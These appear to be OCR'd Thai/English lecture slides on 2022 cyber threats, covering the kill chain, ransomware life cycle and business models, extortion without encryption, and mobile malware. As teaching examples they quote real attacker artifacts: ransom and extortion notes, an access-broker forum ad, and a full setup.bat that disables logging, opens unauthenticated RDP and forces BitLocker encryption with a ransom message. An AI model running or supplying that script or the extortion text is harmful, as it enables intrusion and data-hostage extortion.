
Cyber Kill Chains

- Reconnaissance
- Weaponization
- Delivery
- Exploitation
- Installation
- Command and Control
- Actions on Objectives




Source: https://www.techtag.de/it-und-hightech/it-security/cyber-kill-chain-it-infrastruktur/attachment/traditional-cyber-kill-chain/

Cyber Kill Chains



Source: https://www.techtag.de/it-und-hightech/it-security/cyber-kill-chain-it-infrastruktur/attachment/traditional-cyber-kill-chain/

Cyber Kill Chain Controls Matrix



Source: https://sbscyber.com/resources/how-the-cyber-kill-chain-can-help-you-protect-against-attacks

Initial Access ทีผู้โจมตีมักใช้ในการโจมตี

- External Remote Services
  - VPNs, Citrix, and other remote access techniques enable users to connect to internal company network resources from remote locations.
  - Access to Valid Accounts is frequently required to access the service, which may be obtained by credential pharming or by getting the credentials from users after compromising the company network.
- Phishing
  - Cybercriminals send malicious emails to attack computer systems, typically included in Microsoft Word or Excel documents.
  - Adversaries may send victims emails with malicious attachments or links to run malicious code on target systems.

Initial Access ทีผู้โจมตีมักใช้ในการโจมตี

- Relationship of Trust
  - Adversaries may breach or otherwise use organizations with access to their targeted victims. Access via a trusted third-party relationship uses an existing connection that may not be safeguarded or is subject to less scrutiny than typical methods of acquiring network access.
- Valid Accounts
  - Adversaries may obtain and use existing account credentials to achieve Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Compromised credentials can be used to bypass access constraints on numerous resources on network systems, as well as for continued access to remote systems such as VPNs, Outlook Web Access, and remote desktops.
  - Adversaries may opt not to employ malware or tools in conjunction with the lawful access provided by those credentials to make their presence harder to spot.

Initial Access ที่ผู้โจมตีมักใช้ในการโจมตี

- Exploit Public-Facing Application
  - Adversaries may attempt to exploit a flaw in an Internet-facing machine or application.
  - These applications are typically websites, but they may also include databases (such as SQL), standard services (such as SMB or SSH), network device.

Malware

Malware

- Malware คือ ซอฟต์แวร์ หรือ เฟิร์มแวร์ ที่มีจุดประสงค์เพื่อดำเนินการต่าง ๆ ที่ไม่ได้รับอนุญาตซึ่งจะส่งผลเสียต่อ
  - การรักษาความลับ (confidentiality) ของระบบ/ข้อมูล
  - ความสมบูรณ์ (integrity) ของระบบ/ข้อมูล
  - ความพร้อมใช้งาน (availability) ของระบบ/ข้อมูล

Source: https://www.f5.com/labs/learning-center/what-is-the-cia-triad

2022 - Types of Malware

- Ransomware
- Ransoms Without Ransomware
- Fileless Malware
- Mobile Malware
- Trojan/Backdoor
- Wiper
- Cryptojacking
- Malware - IoT devices
- Malware - Operational technology (OT) devices

Ransomware

Ransomware


- Ransomware เป็นการโจมตีประเภทหนึ่งที่ผู้โจมตีเข้าควบคุม**ทรัพย์สิน (ข้อมูล/ระบบ) ของเป้าหมาย** และเรียกค่าไถ่เพื่อแลกกับการคืน**ความพร้อมใช้งาน (availability)** และ**การรักษาความลับ (confidentiality)** ของทรัพย์สิน (ข้อมูล/ระบบ)
- Asset - ข้อมูล, ระบบ
- Action
  - Lock - change the PIN of the mobile phone and lock the screen, change the credentials to access the application
  - Encrypt - partially encrypted, fully encrypted
  - Delete - by the official OS procedure, by rewriting its bytes
  - Steal - by exfiltrating data to the Internet, by copying data to a secret local folder unknown to the owner
- Blackmail
  - บังคับให้จ่ายค่าไถ่
  - ขู่ว่าจะแชร์/ขายข้อมูลสู่สาธารณะ
  - ขู่ว่าจะนำข้อมูลไปขายคู่แข่ง
  - ขู่ว่าจะแจ้งลูกค้า
  - ขู่ว่าจะโจมตี distributed denial of service (DDoS) attack

Ransomware

- Ransomware as a Service (RaaS) type business models
  - มีเพิ่มมากขึ้นในปัจจุบัน
  - ทำให้การระบุผู้โจมตีแต่ละรายทำได้ยากมากขึ้น
- Triple extortion ransomware schemes
  - File encryption
  - Data theft - ขโมยข้อมูลก่อนที่จะเข้ารหัสข้อมูล จากนั้นขู่ว่าจะเปิดเผยและ/หรือขายข้อมูลที่ถูกขโมยไปในที่สาธารณะ
  - แจ้งสื่อ/ขู่ลูกค้า/ขู่ผู้เสียหายที่เกี่ยวข้องกับข้อมูลที่ถูกขโมยไป/DDoS
- Cryptocurrency ยังคงเป็นวิธีการจ่ายเงินที่ใช้บ่อยที่สุด เปลี่ยนจาก Bitcoin ไปเป็น Monero เนื่องจากการไม่เปิดเผยตัวตนและธุรกรรม
- การสรรหา insider threat ในการโจมตี
- การใช้งานช่องโหว่ Zero Day เพิ่มขึ้น
- ประกันภัยช่วยกระตุ้นเศรษฐกิจของอุตสาหกรรม Ransomware

Ransomware Life Cycle

- Initial Access
- Execution
- Action on Objectives
- Blackmail
- Ransom Negotiation



Source: https://www.enisa.europa.eu/publications/enisa-threat-landscape-for-ransomware-attacks

Ransomware Life Cycle - Initial Access

- ใช้เทคนิคเดียวกับการโจมตีโดยทั่วไป
  - Exploiting software vulnerabilities
  - Access through stolen credentials
  - Phishing
  - Others
  - Initial access brokers - TrickBot, Emotet, etc.
    - LockBit - Bangkok Airways
    - Avaddon, DarkSide, Conti, และ BlackByte เป็นต้น


Source: https://www.zdnet.com/article/from-start-to-finish-how-the-initial-access-broker-market-leads-to-ransomware-attacks/

Ransomware Life Cycle - Execution

- Study the target
- Move laterally to HVT
- Access more internal systems
- Kill the security software
- Stop programs like databases
- Stop the recovery features of systems เช่น shadow copies
- Stop logging


Ransomware Life Cycle - Action on Objectives

- Action
  - Lock
  - Encrypt
  - Delete
  - Steal
- Asset - ข้อมูล, ระบบ
- Deploy the ransomware




Ransomware Life Cycle - Blackmail

- Communication
  - Informing the target what is happening
  - Private communication to more public communication
  - Publicly showcase ransom incidents
    - Information on the assets affected
    - Ransom demands
- Threat - if the demand is not met
  - Partial or full data leaks
  - Deletion of the assets
  - Reselling data to the highest bidder (oftentimes competitors of the target)
  - Distributed denial of service attacks (DDoS)
- Demand
  - What the threat actor expects to obtain from the situation
  - Monetary
  - Requested companies to add or remove software features
  - Asks targets to infect other people



Ransomware Life Cycle - Ransom Negotiation

- The ransomware negotiation is generally a private communication
- "Not a recommended step"



Ransomware Business Models

- Individual Attacker
- Group Threat Actors
  - Traditional ransomware business model
  - Composed of multiple individuals that
    - Picking the target
    - Analysing the target for vulnerabilities
    - Conducting the attacks
    - Producing the ransomware and infection
    - Coordinating the file encryption keys
    - Negotiating the ransom payment
    - Getting the revenue

Ransomware Business Models

- Ransomware-as-a-Service (RaaS)
  - Threat actor groups offer their software platform to external affiliates to conduct attacks
  - The RaaS operators ⟶ develop the ransomware and provide the software platform for affiliates to operate.
  - The RaaS affiliates ⟶ conduct the ransomware attacks, the payment negotiation, collect the ransom and also purchase additional exploits or information needed to conduct the attacks
  - Attackers now do not need to know how to write their own ransomware. They need to know only how to conduct an attack, and
  - The RaaS operators will provide the ransomware and the platform to operate.
- Data Brokerage
  - Threat actors take further advantage of the stolen data by selling it to the highest bidders.
  - This also includes reselling the access obtained to the target to other threat actors for additional exploitation

Ransomware Business Models - Data Brokerage

Покупаем доступы в сети
Купим доступы к корпоративным сетям.

Любые сферы деятельности, кроме:

- Здравоохранение
- Госучреждения
- Образование

Revenue 100kk$+
Цены 1 - 15к$
Быстрая проверка доступа и моментальная выплата, если таргет нам подходит
Для вашего спокойствия внесен депозит на форум
Первый контакт - ПМ

We buy access to the network
We will buy access to corporate networks.

Any industry other than:

healthcare
State institutions
Education
Revenue 100kk$+
Prices 1 - 15k$
Quick access check and instant payment if the target suits us
For your peace of mind, a deposit has been made to the forum.
First contact - PM


Source: https://www.trendmicro.com/en_us/research/22/j/lv-ransomware-exploits-proxyshell-in-attack.html

Ransomware - Initial Access Techniques

- T1133 External Remote Services: Exploited remote desktop
- T1133 External Remote Services: RDP Brute Force
- T1133 External Remote Services: Exploited terminal services
- T1203 Exploitation for Client Execution: Exploiting Software Vulnerability
- T1078 Valid Accounts
- T1566.001 Phishing: Spear phishing Attachment
- T1566.002 Phishing: Spear phishing Link
- T1195 Supply Chain Compromise


Ransomware

Annual number of ransomware attacks worldwide from 2016 to first half 2022 observed by Statista Research




Source: https://www.statista.com/statistics/494947/ransomware-attacks-per-year-worldwide/

Ransomware - เหยื่อในแต่ละ Industry




Source: www.riskrecon.com

Ransomware - “วัน” ที่ผู้โจมตีทำการโจมตี



Source: www.riskrecon.com

Known ransomware attacks by gang, between March 2022 and August 2022



Source: https://www.malwarebytes.com/blog/threat-intelligence/2022/09/ransomware-review-august-2022

LockBit Black

รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220705-1.v1 - Lockbit_v3 https://www.ttc-cert.or.th/

Ransoms Without Ransomware

Ransoms Without Ransomware

- Trends now indicate that full encryption of victim data is often too arduous and slow for many threat actors, and increases the risk of detection.
- Exfiltrate data and use the stolen data as leverage
- Karakurt, Lapsus$, Desorden

Ransoms Without Ransomware

```
[...]
Ok, you are reading this - so it means that we have your attention.
Here's the deal :
1. We breached your internal network and took control over all of your systems.
2. We analyzed and located each piece of more-or-less important files while spending weeks inside.
3. We exfiltrated anything we wanted (the total size of taken data exceeds 900 GB).

FAQ:
- Who the hell are you?
- Pretty skilled hackers I guess.

- WHY ARE YOU DOING THIS?!?!
- Our motivation is purely financial.

- We are going to report this to law enforcement.
- You surely can, but be ready that they will confiscate most of your IT infrastructure, and even if
you will later change your mind and decide to pay - they will not let you.

- Who else already knows about the breach?
- Me, You, [redacted], who received the same message the same way. Nobody else. For now.

- What if I tell you that I do not care and going to ignore this incident.
- That's a very bad choice. If you will not contact us in a timely manner (by [redacted]) we will
start notifying your employees, clients, partners, subcontractors and any other persons that should know how you
treat your own corporate secrets and theirs.

- What if I will not contact you even after it?
- Than we shall move forward and start contacting your business competitors and list of anonymous inside
traders we deal with, to find out if they are going to pay us for your data. When the list of the people who is
interested in such data is formed - the closed online auction starts.

- Noone will buy what you took! I do not believe you!
- If the auction fails - we will just leak everything online, making sure that this leak goes straight to
the press. We will make sure that your business will bleed by using any power we have in our posession, both social and technical.

[...]
```


Ransoms Without Ransomware


- Who else already knows about the breach?
- Me, You, [redacted], who received the same message the same way. Nobody else. For now.

- What if I tell you that I do not care and going to ignore this incident.
- That's a very bad choice. If you will not contact us in a timely manner (by [redacted]) we will start notifying your employees, clients, partners, subcontractors and any other persons that should know how you treat your own corporate secrets and theirs.

- What if I will not contact you even after it?
- Than we shall move forward and start contacting your business competitors and list of anonymous inside traders we deal with, to find out if they are going to pay us for your data. When the list of the people who is interested in such data is formed - the closed online auction starts.

- Noone will buy what you took! I do not believe you!
- If the auction fails - we will just leak everything online, making sure that this leak goes straight to the press. We will make sure that your business will bleed by using any power we have in our posession, both social and technical.

เรียกค่าไถ่โดยไม่ใช้ Ransomware




เรียกค่าไถ่โดยไม่ใช้ Ransomware

home > psut > setup.bat

```
1  net stop eventlog /y
2  sc config TermService start= auto
3  reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v TSEnabled /t REG_DWORD /d 1 /f
4  reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t
   REG_DWORD /d 0 /f
5  reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v
   UserAuthentication /t REG_DWORD /d 0 /f
6  netsh advfirewall firewall add rule name="Terminal Server" dir=in action=allow protocol=TCP
   localport=3389
7  net start TermService
8  REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v EnableBDEWithNoTPM /t REG_DWORD /d 1 /f
9  REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseAdvancedStartup /t REG_DWORD /d 1 /f
10 REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseTPM /t REG_DWORD /d 2 /f
11 REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseTPMKey /t REG_DWORD /d 2 /f
12 REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseTPMKeyPIN /t REG_DWORD /d 2 /f
13 REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /V RecoveryKeyMessageSource /t REG_DWORD /d 2 /f
14 REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseTPMPIN /t REG_DWORD /d 2 /f
15 REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v RecoveryKeyMessage /t REG_SZ /d " +-+-+- Your
   drives are Encrypted! Contact us immediately: REDACTED@onionmail.org -+-+-+" /f
16 powershell -c "Import-Module ServerManager; ADD-WindowsFeature BitLocker -Restart"
17 powershell -c "Install-WindowsFeature BitLocker IncludeAllSubFeature -IncludeManagementTools
   -Restart"
18 powershell -c "Initialize-Tpm -AllowClear -AllowPhysicalPresence -ErrorAction SilentlyContinue"
19 powershell -c "Get-Service -Name defragsvc -ErrorAction SilentlyContinue | Set-Service -Status
   Running -ErrorAction SilentlyContinue"
20 powershell -c "BdeHdCfg -target $env:SystemDrive shrink -quiet -restart"
21 sc config eventlog start= auto
22 cmd /c del "C:\Windows\setup.bat"
23 cmd /c del "C:\Users\REDACTED\Desktop\setup.bat"
```


Public

เรียกค่าไถ่โดยไม่ใช้ Ransomware - setup.bat



Public

เรียกค่าไถ่โดยไม่ใช้ Ransomware - dcypt.exe



Public

เรียกค่าไถ่โดยไม่ใช้ Ransomware - dcypt.exe

Public


เรียกค่าไถ่โดยไม่ใช้ Ransomware

```
Lets make a good deal for recovery keys,data and system security issues.
The price is 8,000$ for keys.

cantact us immediately.

|-------------  Message to This TELEGRAM ID -------------|

   @

|-------------  Or Email to   -------------|

                 @onionmail.org

!!!!!!!!!!!!Note:Check your email SPAM folder!!!!!!!!!!!!

|-------------  NOTICE  -------------|

If you do not pay or contact us in 12-hours, new price will be expensive.
Your IMPORTANT data copied and ready to sale, in case we can not make a good deal!

|************  WARNING  ************|

1. Any attempt to restore your files with third party tools may permenantly destory your files.
2. DO NOT rename or modifiy the files if you really want to restore.JUST the keys can save them.
```

Extortion Through Data Corruption

- Some ransomware operators are now implementing data destruction techniques that are more lightweight and time-efficient than data encryption.
- The beginning of a new trend in ransomware operations where threat actors seek to corrupt data instead of encrypting it.
- Data corruption is faster than full encryption and the code is significantly easier to develop.
- Data corruption allows threat actors to save time and effort while improving their chances of a successful payout.

Extortion Through Data Corruption



Source: https://stairwell.com/news/threat-research-report-exmatter-future-of-data-extortion/

The Growing Trend of Partial Encryption

- An increasing number of ransomware operations have joined the trend of partial or intermittent encryption.
- Partial encryption allows ransomware actors to destroy data faster than with full encryption.
- Partial encryption may also help threat actors to evade security mechanisms that detect ransomware by monitoring the intensity of file IO operations.
- BlackCat, BlackBasta, Agenda, Qyick, and Royal ransomware

Fileless Malware

Fileless Malware

- Fileless malware is a type of malicious activity that uses native, legitimate tools built into a system to execute a cyber attack.
- Fileless malware does not require an attacker to install any code on a target's system, making it hard to detect.
- Memory-only malware
- Fileless ransomware
- Stolen credentials

Mobile Malware


Mobile Malware

- Mobile malware is malicious software specifically designed to target mobile devices, such as smartphones and tablets, with the goal of gaining access to private data.
- Although mobile malware is not currently as pervasive as malware that attacks traditional workstations, it's a growing threat because many companies now allow employees to access corporate networks using their personal devices, potentially bringing unknown threats into the environment.

Mobile Malware

- Mobile malware has evolved from just stealing credentials to far more advanced capabilities.
- Some mobile malware types are able to record telephone and non-telephone (via applications) conversations, record audio and video directly from the device or even destroy or wipe the phone's data.
- Also, mobile malware can intercept any interesting information on the phone: credentials for applications, credit card numbers, SMS, and can be even be used for proxying other attacks, which is particularly bad because the phone might be used to target someone else and a legal investigation would probably lead to it, rendering the phone's user suspect in different cases.

Map of infection attempts by mobile malware, 2021




Source: https://securelist.com/mobile-malware-evolution-2021/105876/ kaspersky

Mobile Malware - Distribution Methods

- Telephone-oriented attack delivery (TOAD)
- Droppers on official stores
- SMishing (SMS, social media, and messengers)
- Malicious advertisements
- Exploits

Mobile Malware - Telephone-oriented attack delivery (TOAD)



Mobile Malware - Droppers on official stores

Source: https://www.threatfabric.com/blogs/the-attack-of-the-droppers.html


Mobile Malware - SMishing

A few of the prominent malware families using SMS as a threat vector, as exposed by Proofpoint, reveal wide targeting and functionalities


	Target OS	App Impersonation	Financial Impersonation	Multi-Modal (Social Media)	Credential Theft	Microphone and Camera	SMS Spreading	Privilege Escalation	Primary Geography
FluBot		✓	✓	✗	✓	✗	✓	✓	Asia, UK, & Europe
TeaBot		✓	✓	✓	✓	✗	✓	✓	UK & Europe
TangleBot		✗	✓	✓	✓	✓	✗	✓	North America
MoqHao		✓	✓	✓	✓	✗	✓	✗	Asia & Japan
BRATA		✓	✓	✗	✓	✗	✓	✗	UK, Europe, Latin Amer.
TianySpy		✓	✓*	✗	✓	✗	✗	✗	Japan
KeepSpy		✓	✓*	✗	✓	✗	✗	✗	Japan

Source: https://www.techrepublic.com/article/mobile-malware-is-on-the-rise-know-how-to-protect-yourself-from-a-virus-or-stolen-data/

Mobile Malware - SMishing - Flubot




Mobile Malware - Malicious advertisements



